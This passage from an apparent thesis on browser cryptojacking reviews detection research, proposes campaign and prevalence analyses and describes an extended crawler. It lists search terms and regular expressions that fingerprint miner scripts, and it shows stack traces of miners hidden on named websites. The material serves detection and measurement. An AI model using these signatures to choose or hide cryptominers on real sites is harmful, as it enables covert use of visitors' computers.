


Figure 3.2: Periodic execution of WebAssembly modules to compare miner code WebAssembly with other applications such as games, as visualized by Wang et al. [106]

model decreased when experimenting with obfuscated miner code, the precision was still 87.7%, whereas the precision on the original code was 97.9%.

Wang et al. noticed – at the same time as Hong et al. [31] – that mining scripts contain periodic executions, which allowed them to create *SEISMIC*, a monitoring service to interrupt browser-based mining scripts based on this finding [106]. As shown in Figure 3.2, WebAssembly modules used for cryptomining contain a more diverse set of instructions executed in a periodic manner compared to other uses such as gaming. The lower row of instruction distribution plots depicts the typical periodic execution of cryptomining WebAssembly modules. Their method monitors WebAssembly scripts as they are being executed to create a statistical model of both mining and non-mining behavior. Profiling of mining scripts revealed the characteristics of mining code in WebAssembly, which the authors were able to identify during runtime. Validation of the model is done by training an SVM using the top 5 most used WebAssembly operations as features and their occurrences. With an accuracy of 98% and a negligible amount of false positives, Wang et al. have shown that WebAssembly analysis is an effective method to detect cryptomining code [106].

Saad et al. researched both cryptomining code and user impact by analyzing a dataset of cryptojacking domains taken from Pixelate and Netlab 360 in both a static and dynamic way [88]. Static analysis was conducted by calculating features like cyclomatic complexity and the number of lines in the source code. A fuzzy C-means (FCM) clustering method was able to identify mining scripts with an accuracy of 96.4%. Dynamic analysis revealed a higher CPU and memory usage on cryptojacking websites. Besides these static and dynamic code analyses as well as battery drainage studies when cryptomining, the authors did not perform any crawling of the Web.

The most recent study on detecting cryptojacking using machine learning models is performed by Kharraz et al. and was published in May 2019 [42]. *OUTGUARD*, their implementation of a detection method based on machine learning builds upon a set of both new and known mining features. New features incorporated in their work involve the number of identical tasks executed by WebWorkers, as well as the number of `MessageLoop` and `PostMessage` Events Loads, two artifacts of communications inside the cryptomining code. Based on an imbalanced test set consisting out of 2,700 cryptojacking websites and 27,000 benign websites, the authors build a Support Vector Machine (SVM) machine learning model with roughly 67% accuracy. The model was deployed in the real world by crawling the Alexa Top 1M during the spring of 2018 while instructing the crawler to visit 3 random links on each Web page, scroll to the bottom of the page and stay there for 45 seconds. *OUTGUARD* detected a large number of cryptojacking websites and characterized the websites by looking up their popularity. Only 13.1% of all websites encountered are listed in the Alexa Top 1M, which suggests that mining activity occurs primarily in the long tail of the lower-popularity websites [42]. Besides that, website categorization indicated that most of the cryptojacking incidents involved websites hosting illegal content, which suggests that cryptojacking on these websites is not the result of a website compromise, but more likely to be website owner initiated. A small section on campaign analysis revealed that Kharraz et al. were able to identify 35 campaigns involving 386 cryptojacking websites, with the largest campaign involving 121 websites.

Not focused on creating the best detection method, but to better understand the cryptojacking ecosystem, Dao et al. also crawled a part of the Alexa top list, the Alexa Top 150K [22]. The goal of their work was to get a higher level of understanding of how these abusive Web resources work. Their crawler followed the abusive resource path, by logging all the requests and redirects a script had been through before it was served to the user. Afterwards, they checked all URLs encountered against a list of JavaScript calls to detect cryptomining activity. A total of 212 cryptojacking websites were found. By analyzing the results, the authors noticed that cryptojacking websites have more recent registration dates on average compared to websites hosting other malicious content. In addition to that, they state that `.com` and `.org` Top Level Domains (*TLD*) host the most cryptojacking websites, but the authors lack the normalization of these findings by the size of those TLDs.

Pastrana et al. focused on the entire illicit cryptomining ecosystem with a longitudinal study on cryptojacking malware, both browser and host-based [78]. Although host-based cryptomining differs from browser-based cryptomining because of the lack of actual infections on the host, this study still offers a number of interesting insights. In their study, the authors dynamically analyzed a large body of cryptojacking malware samples and aggregated those samples into campaigns by searching for commonalities in the generated network traffic. Those features include shared infrastructure, such as wallet addresses, servers to host the malware on and mining proxies. After analyzing 1M cryptojacking malware samples originating from 2007 till 2018, they were able to cluster these samples into 11,887 different campaigns. Bitcoin and Monero were the most used cryptocurrencies and the authors could cluster almost half of the samples using a wallet or email address inside the malware. The authors observed a wide range of adversary sophistication. They observed that free code repository hosting sites, such as GitHub, are home to a large number of cryptominers, since they are not likely to be blocked and cheaper compared to using dedicated bullet-proof servers. But also note that some campaigns are using complex architecture to support their campaigns. Using sophisticated methods to spread cryptojacking infections does not mean that they automatically generate more revenue, as Pastrana et al. discovered actors using less sophisticated methods while still being successful. Their campaign analysis revealed that only a small number of cybercriminals is making large profits, whereas a larger group earns negligible amounts, a similar finding as found by Konoth et al. [44]. Pastrana et al. estimate that the malicious ecosystem has currently mined 4.32% of the total Monero in circulation [78].

To place cryptomining in a Web context, Papadopoulos et al. tried to answer the question whether browser-based cryptomining could be a suitable alternative to advertisements in the future [77]. To make a fair comparison, the authors created a dataset by querying source code database PublicWWW for as many cryptomining domains they were able to find and adding an equal amount of advertisement supported websites to it. Afterwards, they crawled this dataset and measured memory activity, CPU utilization and network traffic, as well as system temperature and power consumption. The average memory consumption and CPU utilization of miner supported websites is significantly larger compared to ad-supported ones. This in contrast to the average amount of kilobytes transferred during a visit, which is less for miner-supported websites. The most important conclusion from this study is that advertisements are still more than 5.5 times more profitable than cryptominers. This will only change once a visitor stays on the same website for more than 5.3 minutes or when Monero becomes more valuable [77].

3.3. Research gaps

As shown by this summary of related work, most attention of the academic world is either on detecting these browser-based cryptominers and/or estimating the prevalence of such miners by surveying the Alexa Top 1M. Multiple studies have shown that they are able to detect Web-based cryptojacking using static [22, 87] or dynamic [7, 31, 42, 44, 67, 84, 86, 87] methods, as listed in an overview in Table 3.1. Dynamic detection methods, as applied by [44] and [31], but also in a machine learning study by [106], rely on the distinctive feature of cryptomining WebAssembly modules, which involves many periodic executions as well as a num-

Research	Dataset	Time frame	Method	Scanned	Mining	%
Eskandari et al. [28]	Censys.io PublicWWW	09/'17 – 12/'17	Static	–	33,282	–
Rauchberger et al. [84]	Alexa Top 1M	12/'17	Dynamic	1,000,000	3,178	0.317
Parra Rodriguez & Posegga [86]	Alexa Top 330,500	10/'17 – 11/'17	Dynamic	285,919	656	0.229
Hong et al. [31]	Alexa Top 100K + 20% subdomains	04/'18	Dynamic	548,624	2,770	0.504
Ruth et al. [87]	Alexa Top 1M, 137M .com/.net/.org	01/'18 – 02/'18	Static	138M	13,603	0.009
	Alexa Top 1M, 137M .com/.net/.org	03/'18 – 05/'18	Static	138M	7,317	0.005
	Alexa Top 1M, 9M .org domains	05/'18	Dynamic	9,500,000	2,287	0.024
Konoth et al. [44]	Alexa Top 1M	03/'18	Dynamic	991,513	866	0.087
Kharraz et al. [42]	Alexa Top 1M	02/'18 – 03/'18	Dynamic	3,798,433	5,873	0.154
	Alexa Top 600K	10/'18	Dynamic	1,329,684	429	0.032
Musch et al. [67]	Alexa Top 1M	04/'18	Dynamic	1,000,000	2,506	0.251
Dao et al. [22]	Alexa Top 150K	04/'18	Static	150,000	212	0.141

Table 3.1: Summary of datasets, methods, and results from previous work

ber of very characteristic operations. All of these studies confirmed that analyzing WebAssembly modules is a very robust method for detecting browser-based cryptojacking. The work of [67] adds that the WebAssembly modules used by different cryptojacking applications are almost identical, which makes WebAssembly an even better feature to use in detection. Based on the results of these studies, we can conclude that we can use previous work to effectively detect cryptojacking activity and that creating yet another detection method ourselves is irrelevant.

A look at the dataset column in Table 3.1 clearly indicates a favorite dataset for Web crawling. The Alexa Top 1M (or subsets of it) have been used in nearly all studies to estimate the prevalence of browser-based cryptojacking on websites. Studies on cryptojacking are not the only types of studies using this list to argue about the websites. Scheitle et al. discovered that 68 studies have used this list for publications in 10 conferences on networking in 2017 [90]. In their work, they analyzed three Internet Top Lists, namely the Alexa Top 1M, Cisco's Umbrella Top 1M and the Majestic Million. They compared these lists for significance, stability and the ranking mechanisms used to compose these lists. A large number of the surveyed studies was dependent on the contents of the Alexa list, whereas the authors showed fluctuations in the listed domains of almost 50% per day in the Alexa Top 1M. This is in line with the percentage cryptojacking websites as found by previous work and listed in Table 3.1. Each study uses a slightly different dataset – most often based on the Alexa Top 1M – but the estimations of cryptojacking prevalence range from 0.005% to 0.504%. Although each of those studies used different methods to detect cryptojacking infections on a different dataset and on different dates, one would expect to observe a more consistent reported prevalence estimation. Additionally, Scheitle et al. discovered that only half of the existing top-level domains (*TLD*) is present in any of these top lists. It is therefore debatable to conclude anything about the Internet by only analyzing the Alexa Top 1M or subsets of it at an arbitrary moment in time, as the results could be very different the next day. Based on this finding, we conclude that a proper estimation of browser-based cryptojacking is necessary, which should not solely rely on the domains listed in the Alexa Top 1M.

As academic research is so focused on creating novel, highly accurate and robust detecting methods, less attention is paid to actually understand the cryptojacking ecosystem and actors behind it. This is in great contrast to the online research community (such as Badpackets [65] or Krebs on Security [46]), which is particularly interested in finding those actors. Although multiple studies [28, 42, 44, 84] have dedicated small sections in their work to campaign analysis, it was never the goal of their research. [78] did perform such in-depth campaign analysis on cryptojacking, but not focused on browser-based illicit mining. However, as related work on SPAM campaign analysis has shown, it is crucial to understand the threat ecosystem and the cybercriminals active in it to design robust defenses. Additionally, knowledge about the ecosystem would add context to the cryptojacking prevalence estimations. Knowing just the percentage of cryptojacking websites on the Internet would not help to design robust defenses, which is only possible by understanding the cryptojacking ecosystem.

Since most cryptojacking websites are using mining services such as Coinhive or Cryptoloot to perform their cryptojacking activities, we can not simply build upon the research on campaign analysis as presented in Section 3.1. Textual feature analysis, such as similarity calculation based on n-grams as done by Layton et al. [48], would not lead to meaningful insights since most of the cryptojacking code is (very) similar. Analogous to the premise of Dinh et al. [23], that SPAM campaigns have the same goal and therefore share some characteristics, we have to focus on other features, such as identifiers in the code used by the third party. As we have discussed in Section 2.3, we can use the *siteKey* or shared WebSocket proxy servers for this. Also, the use of *WHOIS* information seems very useful to distinguish between attack vectors in our analysis, which is similar to the work of McGrath & Gupta and Dinh et al. [23, 55]. Another method we can build upon is the work on reconstructing malicious paths by Takata et. al [100]. Following the malicious paths to a hidden cryptojacking infection will definitely be useful as a feature for our campaign analysis.

The final research gaps we have identified by this summary of previous work is academic investigations of man-in-the-middle (*MITM*) cryptojacking attacks. Although multiple authors [28, 44, 67] reported the existence of this attack vector, it has never been researched before. As a MITM attack affects all traffic that crosses a particular device, the potential number of victims and with it potential revenue is much higher and would therefore deserve a proper academic analysis.

We can summarize this overview of previous work on cryptojacking by the following four findings:

- Most academic research is focused on creating detection techniques for browser-based cryptojacking
- Estimating prevalence of website-based cryptojacking is almost solely based on surveying domains listed in the Alexa Top 1M or parts of it
- Although several studies have dedicated small sections to cryptojacking campaigns, no proper campaign analysis is performed as knowledge of the ecosystem is barely present
- The potentially largest attack vector, a cryptojacking infection by means of a man-in-the-middle attack, has never been investigated before

This thesis aims to resolve the lack of in-depth campaign analysis, a proper prevalence study and the investigation of the MITM attack vector. In order to do so, we will not create our own detection method, since previous work has shown that there are already multiple methods to do this effectively. We have therefore chosen to build upon the work of Konoth et al. [44] to perform our Web crawling. We will perform different crawls to resolve the different research gaps, with one crawl focusing on gathering data for in-depth campaign analysis, another one crawl for creating a dataset suitable to estimate the prevalence of browser-based cryptojacking and a final one to analyze the MITM attack vector.

4 Identifying cryptojacking campaigns

Objective	Identify as many cryptojacking domains as possible to perform campaign analysis
Dataset	Alexa Top 1M, Umbrella Top 1M, The Majestic Million and PublicWWW
Size	1,896,503 websites
Time frame	November 23 2018 – December 24 2018

4.1. Methodology

In Chapter 3 we have summarized all previous work related to the field of cryptojacking. Based on this overview, we have concluded that campaign analysis of cryptojacking infections is not yet done by previous studies. Therefore, we perform such campaign analysis in this chapter by first crawling as many cryptojacking websites as possible, where after we analyze their identifying features to identify campaigns. Based on the aforementioned summary of related work, we have chosen not to create our own detection method, but to use the crawling framework of Konoth et al. [44]. In this section, we present the methodology we used for our campaign focused crawl. This includes the dataset creation in Section 4.1.1, followed by the changes and additions we have made to the crawler implementation in Section 4.1.2 and finally we present details about the deployment of the crawler in Section 4.1.4.

4.1.1. Dataset creation

In this campaign focused crawl, our goal is to identify as many cryptojacking websites as possible together with as many information about the deployed cryptominer as possible. In order to find this large number of cryptojacking domains, a suitable dataset to crawl is necessary. Since monetary gain as a result of cryptojacking is highly influenced by the number of visitors on a website, we expect to find relatively more cryptojacking activity on popular websites compared to websites with fewer visitors [87]. Therefore, we have combined three Internet top lists, including the most popular websites of the Internet, to cover this popular part. Additionally, we used a list of websites gathered by querying PublicWWW to include even more cryptojacking websites. We have combined all these datasets to a list of 1.9M URLs, which we have later crawled. In this section, we discuss the different lists used and how the dataset was created.

Alexa Top 1M The Alexa Top 1M is a list curated by Alexa, an Amazon company delivering online insights, mostly used for marketing purposes. Their top list is based on data from a global traffic panel, which samples data from millions of Internet users who have installed certain browser extensions, and from websites chosen to install their measurement script [2]. The website's rank in the Alexa list is measured relative to the traffic to all other websites over the past three months.

Cisco Umbrella Top 1M The Umbrella Top 1M is based on Cisco's Umbrella network, a secure, cloud-based Internet gateway, which is used by 65M active users, in more than 165 countries all over the world [34]. Unlike Alexa's list, it is not based on traffic from users with browser extensions, but on DNS lookups by Cisco's OpenDNS service within the Umbrella network. This means that the Umbrella Top 1M contains popular Fully Qualified Domain Names (FQDN) for any type of Internet traffic, not limited to websites [90].

The Majestic Million The Majestic Million is a list curated by Majestic, a company that crawls the Web to produce online marketing insights. It ranks websites by the number of referring subnets linking to that websites [36]. The list is creative commons licensed, so free to use, but not often used in academic research. Similar to Alexa, the Majestic Million is Web-focused and lists only Web domains.

PublicWWW list Since the goal of this crawl is to identify as many cryptojacking websites as possible, we have queried PublicWWW – a search engine for website source code – with a list of search terms related to cryptojacking scripts. The used search terms are listed in Table 4.2, and are based on open source intelligence as well as lists of known cryptojacking code signatures found in previous studies [22, 28, 44]. We have queried PublicWWW during one month's time to retrieve as many different websites matching (one of) these search

List	Date	No. of websites
Alexa Top 1M	Dec 24 2018	1,000,000
Cisco Umbrella 1M	Dec 24 2018	233,145
Majestic 1M	Dec 24 2018	897,767
Custom PublicWWW set	Nov 23 2018 – Dec 24 2018	87,051
Total		**1,896,503**

Table 4.1: Dataset creation for the campaign focused crawl

Miner type	Search term(s)
Coinhive	coinhive.min.js, CoinHive.Anonymous(
JSECoin	load.jsecoin.com
Webmine	webmine.cz
Cryptoloot	/crypta.js, /crlt.js, crlt.anonymous, CryptoLoot.Anonymous
CoinImp	CoinImp.Anonymous, www.hashing.win, hostingcloud.racing
Cryptonoter	minercry.pt/processor.js, cryptonoter
NFWebminer	nfwebminer.com/lib/, NFMiner(
Deepminer	deepMiner
Monerise	monerise_builder, monerise_payment_address(
Coinhave	minescripts.info
Nebula	CoinNebula.Instance
Mineralt	play.gramombird.com/app.js
Munero	munero.me
Minr	cdn.jquery-uim.download, cnt.statistic.date, ad.g-content.bid
Webminerpool	webmr.js
WPMoneroMiner	wp-monero-miner.js
Nerohut	nhm.min.js, nerohut.com/srv
Adless	adless.js
Monero-mining	Perfektstart(
Miscellaneous	function echostat(){var, function printju, startMining(, jquory.js, pocketgolf.host/start.php async

Table 4.2: All search queries for the PublicWWW database

terms. This resulted in a list of over 87K URLs, which we added to our dataset. As PublicWWW stores all source code of a website and does not regularly update its database, not all of the gathered URLs are actually actively cryptomining. Commented code, offline resources or simply syntax errors in the source code all cause the initiation of the miner application to fail.

Because the Cisco Umbrella Top 1M includes FQDNs and domains not serving a Web page, and the Majestic Million also included sub-domains, we filtered both of these lists and only added the root domains to our dataset since these are most likely used to serve a website. For the websites listed in the Alexa Top 1M as well as the websites gathered by querying PublicWWW no filtering was needed. The union of the four aforementioned datasets resulted in a list of 1,883,789 URLs. Table 4.1 summarizes the different datasets which formed the dataset of URLs to crawl.

4.1.2. Additions to the crawler

As mentioned in Chapter 3, this research builds upon the crawler implementation of Konoth et al. [44], which is made available on GitHub [43]. Therefore, we have used their crawler implementation as a starting point for our crawler. The following paragraphs highlight the major additions and improvements made to their work for our research.

New mining applications The publicly available *Minesweeper* crawler supports 22 different mining applications. Based on previous work by Dao et al. [22] and Open Source Intelligence (OSINT) data, we have added another 9 miner applications to the crawler, in order to also identify the most recent miner applications. The added mining applications and their keywords are listed in Table 4.3. For some of the already supported miner applications, we have extended the fingerprints and improved the regular expressions to find *siteKeys*. For example, the used regular expression for finding *siteKeys* in WebSocket traffic frames was `.site_key.:.([AZa-z0-9]+).,.type`, which does not allow the underscore symbol (_) to be in the *siteKey*. During our testing phase we have however encountered a number of *siteKeys* included an underscore, we have therefore changed this regular expression to `.site_key.:.([\w\S]+).,.type.`.

Miner	Regular expression
Nebula	`CoinNebula.Instance`
WP Monero miner	`wp_js_options | wp-monero-miner`
Nerohut	`nhm.min.js | NHpwd | nhsrv.cf/srv/serve.php?key=`
Webminerpool	`webmr.js | startMining(`
Adless	`adless.js | adless.io`
Monero-mining	`PerfektStart | perfekt.js`
ProjectPoi	`ProjectPoi\b | projectpoi.min.js`
Papoto	`papoto`

Table 4.3: The added miner applications and their keywords

WebSocket stack trace As explained in Section 2.2.2, most miner applications communicate (through a proxy) with the mining pool using WebSocket connections. The crawler already supported these WebSocket connections and logged all traffic, but it did not save the stack trace of the initiated WebSocket connection. Inspired by the work of Takata et al. on malicious delivery paths [100], we have added a similar feature to our crawler, which saves the stack trace of the initiated WebSocket connection. This trace lists all the intermediate function calls preceding the establishment of the WebSocket connection. By inspecting this trace, we can thus determine in which JavaScript or HTML file the cryptominer was started. Using this method, we can easily distinguish between miners started on the main HTML page or the ones hidden inside other resources. This distinction can be used in our campaign analysis, as cryptominers started by the same (hidden) file are likely to be part of the same campaign.

Two examples of WebSocket stack traces are depicted in Table 4.4 and in Table 4.5. In the first trace, the mining application is started from the main HTML page, which loads the (obfuscated) Cryptoloot script and starts the mining operation. In the latter table, a cryptominer is hidden in a file called `jquory.js` within a WordPress theme. This script is automatically started when visiting the website and loads the Coinhive miner script to start mining.

#	Function	URL
1		https://pirate.tel/
2	_0x23cd8b.start	https://statdynamic.com/lib/crypta.js
3	_0x466b7b	https://statdynamic.com/lib/crypta.js
4	_0x562a26	https://statdynamic.com/lib/crypta.js
5	_0x33eea1	https://statdynamic.com/lib/crypta.js

Table 4.4: Stack trace of a Cryptoloot miner on `pirate.tel`

#	Function	URL
1		http://mazzara.org/wp-content/themes/[..]/jquory.js?ver=4.9.9
2	Miner.start	https://coinhive.com/lib/coinhive.min.js?ver=4.9.9
3	Miner._loadWorkerSource	https://coinhive.com/lib/coinhive.min.js?ver=4.9.9
4	Miner._startNow	https://coinhive.com/lib/coinhive.min.js?ver=4.9.9
5	Miner._connectAfterSelfTest	https://coinhive.com/lib/coinhive.min.js?ver=4.9.9
6	Miner._connect	https://coinhive.com/lib/coinhive.min.js?ver=4.9.9

Table 4.5: Stack trace of a Coinhive miner on `mazzara.org`

4.1.3. Crawling pipeline

Konoth et al. have created two crawler implementations, one based on known cryptomining code signatures, the other one focused on WebAssembly modules. We have combined their two crawlers to increase our detection rate while still extracting metadata useful for campaign analysis. The entire crawling process is depicted in Figure 4.1 and shows that our crawler visits every website twice. First, a crawler equipped with detection methods within WebAssembly modules visits the website, followed by the signature-based crawler, which also extracts 16 features – such as the *siteKey* and whether there is WebSocket opened – from the website. The results of both crawlers are combined and afterwards submitted to a database. We discuss both of these crawlers in more detail in this section.

WebAssembly-based crawler First, as shown on the left of Figure 4.1, the WebAssembly-based crawler visits the website for a maximum of 20 seconds using a headless Chromium browser version 72.0.3607.0, with the JavaScript V8 flag `-dump-wasm-module` enabled to dump any WebAssembly present on the Web page. If those modules are dumped, they are converted to `.wast` files using the WebAssembly Binary Toolkit (WABT) *wasm2wat* tool [107]. This tool converts the binary Wasm data into Wasm text format, which is used by the last step of this crawler responsible for searching the dumped and converted WebAssembly module for cryptomining functions and patterns. The output of this step is a set of two boolean values, one indicating general cryptomining patterns, the other indicating the presence of the CryptoNight algorithm within the analyzed WebAssembly module. As discussed in multiple previous studies [31, 44, 106], this WebAssembly-based detection is a very robust method to detect even the most obfuscated cryptominers.

Signature-based crawler Afterwards, the other crawler, as shown on the right of Figure 4.1, visits the Web page. During its visit, it also visits one random internal Web page, for a maximum of 15 seconds per page. This crawler uses Chromium 69.0.3497.81 in headless mode, operated by a NodeJS script which communicates with the browser using the Chrome Remote Debugging interface. After a successful visit, all resources are downloaded to disk to be analyzed in the next step. These resources include all JavaScript, HTML and other textual data. We did not save any media files such as pictures and videos, as these can not include mining code. During the visit, all WebSocket traffic frames are logged and also dumped to a file as well as the entire stack trace belonging to the initialization of that WebSocket connection. The first step in our analysis is to search for miner application signatures within the HTML, count the number of WebWorkers spawned and follow the stack trace to retrieve the initiator of any WebSocket connections. If no mining signature has been found, the crawler searches through every other JavaScript and HTML file for signatures. Consequently, WebSocket traffic is analyzed to find the used *siteKey* and WebSocket proxy address it is connecting to. When miner type analysis has found a miner type signature but no *siteKey* has been found in the WebSocket traffic, we have extended the crawler to also search within the main HTML page, and, if still no *siteKey* is found, to also search in all other JavaScript and HTML files for a *siteKey*. A minor extra step has been implemented for *siteKeys* belonging to the Mineralt miner [58]. Since these *siteKeys* are base64 encoded, an additional step is taken to automatically decode those *siteKeys*. The output of this crawler is a list of values indicating the presence of WebSocket connections, miner type(s) identified, the found *siteKey*(s), etcetera.

The results of both crawlers are combined into one output list to determine whether there is an active cryptominer on the page. Since we have instructed the crawler to never explicitly consent to any mining operation, we can use the following method – visualized in Figure 4.2 – to define whether a website is actively mining: mining code is detected by the first crawler in a dumped WebAssembly module, the Stratum protocol is detected inside WebSocket communication, a wallet address for a mining pool is found in WebSocket traffic or a mining code signature is found in a JavaScript, together with a *siteKey*, more than two WebWorkers and an opened WebSocket connection. If one of these conditions holds, we mark the domain as actively cryptojacking.

Both the crawl results and the metadata of the encountered files are stored in a MySQL database. All the files downloaded during the crawl are kept inside the Docker container and are transferred to a storage server every 50 websites. As we expect to encounter a lot of the same files during our crawl – e.g. popular libraries such as jQuery and Bootstrap – we obtain the hash of every downloaded file and save it in the database. For every file we have downloaded during our crawl, we check whether its hash is already present in the database. If it is already in the database, we delete the actual file and only save the hash in the database. This prevents us from storing many duplicate files while maintaining the information about all the files of a website.




Figure 4.1: An overview of the crawler implementation




Figure 4.2: The active miner detection process

4.1.4. Deployment

